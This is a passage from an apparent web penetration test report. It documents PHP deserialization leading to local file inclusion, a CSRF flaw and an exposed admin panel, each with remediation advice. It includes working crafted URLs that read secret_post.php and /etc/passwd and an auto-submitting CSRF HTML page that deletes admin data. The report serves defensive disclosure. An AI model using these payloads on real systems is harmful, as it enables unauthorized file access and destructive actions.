http://18.158.46.251:18268/api.php?post=Tzo1OiJwb3N0cyI6MTp7czo4OiJGaWxlTmFtZSI7czo5OiJwb3N0MS5waHAiO30g&sig=547a6f314f694a7762334e30637949364d547037637a6f344f694a476157786c546d46745a534937637a6f354f694a7762334e304d533577614841694f333067
```

After decoding their values, we saw that the 'post' parameter is using the serialization method to pass data to the server.




Also, the 'sig' parameter value includes the encoded value of the 'post' parameter.




The 'post' parameter passes an object that contains a parameter called 'FileName' and its value is a local file that should be displayed. In our case, the file is 'post1.php'.

Also, in the 'api.php' page, we saw a comment that reveal a sensitive file called 'secret_post'.




Therefore, we tried to manipulate the object in order to do LFI (Local File Inclusion) and display this file.


To do so, we started with editing the object.



Then, encoded it with base64 format and updated the value of the 'post' parameter.



Also, for the 'sig' parameter value, we encoded the new value of the 'post' parameter with hex format.



To summarize, we sent the following URL to the server


http://18.158.46.251:18268/api.php?**post**=Tzo1OiJwb3N0cyI6MTp7czo4OiJGaWxlTmFtZSI7czoxNToic2VjcmV0X3Bvc3QucGhwIjt9IA&**sig**=547a6f314f694a7762334e30637949364d547037637a6f344f694a476157786c546d46745a534937637a6f784e546f696332566a636d5630583342766333517563476877496a74394941

As we can see, we succeeded to display the 'secret_post.php' file.


In addition, because we succeeded to do LFI, we tried to display the content of the '/etc/passwd' file.

To do so, we manipulated the object.

Then, encoded it with base64 format and updated the value of the 'post' parameter.




Also, for the 'sig' parameter value, we encoded the new value of the 'post' parameter with hex format.



To summarize, we sent the following URL to the server

```
http://18.158.46.251:18268/api.php?post=Tzo1OiJwb3N0cyI6MTp7czo4OiJGaWxlTmFtZSI7czoxMToiL2V0Yy9wYXNzd2QiO30g&sig=547a6f314f694a7762334e30637949364d547037637a6f344f694a476157786c546d46745a534937637a6f784d546f694c325630597939775984e7a643251694f333067
```

As we can see, we succeeded to display the content of '/etc/passwd' file.



RECOMMENDED RECTIFICATION

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.

  It is important to say - although the website using a digital signature with the 'sig' parameter, its encryption method was simple to decrypt. Therefore, it is important to choose a better encryption method.

- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

4.6 Cross Site Request Forgery (CSRF)

Severity | **Medium** Probability | **Low**

VULNERABILITY DESCRIPTION

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.


VULNERABILITY DETAILS

During our test, we have found that it is possible to do a CSRF on the 'manage-subcategories.php' page and delete an existing subcategory.

EXECUTION DEMONSTRATION

Accessing to the admin panel main page with one of the users' details we have found on the SQL Injection vulnerability, showed a page called 'manage-subcategories.php'.

This page performs the existing subcategories and has the ability to edit and delete them.



Trying to delete the last subcategory (number 3) and capture this request by using Burp Suite, showed the 'delete' action is using two parameters: 'scid' and 'action'.

Request

Pretty | Raw | \n | Actions

```
GET /admin/manage-subcategories.php?scid=3&&action=del HTTP/1.1
Host: 18.158.46.251:18268
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:18268/admin/manage-subcategories.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CsrfToken=3s69a4e8g1a_97a11a63.1589; _Date=25+03+2019; PHPSESSID=2mgr5rbqgg6vl8oajthqbvejm4
Connection: close
```


Then, we created a malicious page that sends a request to delete a specific subcategory. In our case, we tried to delete the last subcategory (scid=3).


CSRF_CyberNews.html

```
<html>
    <head></head>
    <body onload="document.forms[0].submit()">

        <form method="GET" action="http://18.158.46.251:18268/admin/manage-subcategories.php">
            <input type="hidden" name="scid" value="3">
            <input type="hidden" name="action" value="del">
        </form>

    </body>
</html>
```

Finally, we sent a URL of this malicious page to the admin user. Assuming he is connected to the admin panel, accessing this URL, will create a request on behalf of him to delete the last subcategory, without his knowledge.

As we can see, the last subcategory has been deleted.




News | Manage SubCategories
Not secure | 18.158.46.251:18268/admin/manage-subcategories.php?scid=3&action=del
NEWSPORTAL
NAVIGATION
Dashboard
Logs
Category
Sub Category
Add Sub Category
Manage Sub Category
Posts
Pages
Comments
Well done! Category deleted
Add
Category Sub Category Description Posting Date Last updation Date Action
1 General Hacking General Hacking General Hacking 2018-06-22 15:45:38 0000-00-00 00:00:00
2 Cyber Criminals Cyber Criminals Cyber Criminals 2018-06-30 09:00:58 0000-00-00 00:00:00
Deleted SubCategories
Category Sub Category Description Posting Date Last updation Date Action
1 Bug Bounty Bug Bounty Bug Bounty 2018-06-30 09:00:43 0000-00-00 00:00:00

RECOMMENDED RECTIFICATION

- REST- Representation State Transfer (REST) is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP verbs. Following REST-full designs will keep your code clean and help your site scale. Moreover, REST insists that GET requests are used only to view resources. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs–an attacker will have to work much harder to generate harmful POST requests.

- Anti-Forgery Tokens- even when edit actions are restricted to non-GET requests, you are not entirely protected. POST requests can still be sent to your site from scripts and pages hosted on other domains. In order to ensure that you only handle valid HTTP requests you need to include a secret and unique token with each HTTP response, and have the server verify that token when it is passed back in subsequent requests that use the POST method (or any other method except GET, in fact). This is called an anti-forgery token. Each time your server renders a page that performs sensitive actions, it should write out an anti-forgery token in a hidden HTML form field. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.

- Ensure Cookies are sent with the SameSite Cookie Attribute- the Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.

- Include Addition Authentication for Sensitive Actions- many sites require a secondary authentication step, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.

4.7 Accessible Admin Panel

Severity | **Low** Probability | **High**

Vulnerability Description


The Accessible Admin Panel describes a situation where administrative panels are accessible publicly. Many systems include several management panels to control different parts of the systems. These administrative panels make it easier for system administrators to manage and change preferences. If these panels are accessible to an attacker, he may exploit that to gain administrative access to the system.

Vulnerability Details


During our test, we have found by using 'Dirsearch' a folder called 'admin'.
Accessing this folder led us to an exposed login page that related to the admin panel.

Execution Demonstration

Scanning the website with 'Dirsearch' scanning tool showed us a folder called 'admin'



Accessing this folder showed an exposed login page that related to the admin panel.



RECOMMENDED RECTIFICATION

- Limit login attempts.
- Force SSL on login pages and admin area.
- Put in place a CAPTCHA in the login page.
- Allow only specific IPs to login.
- Add extra layer by Two-Factor Authentication.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
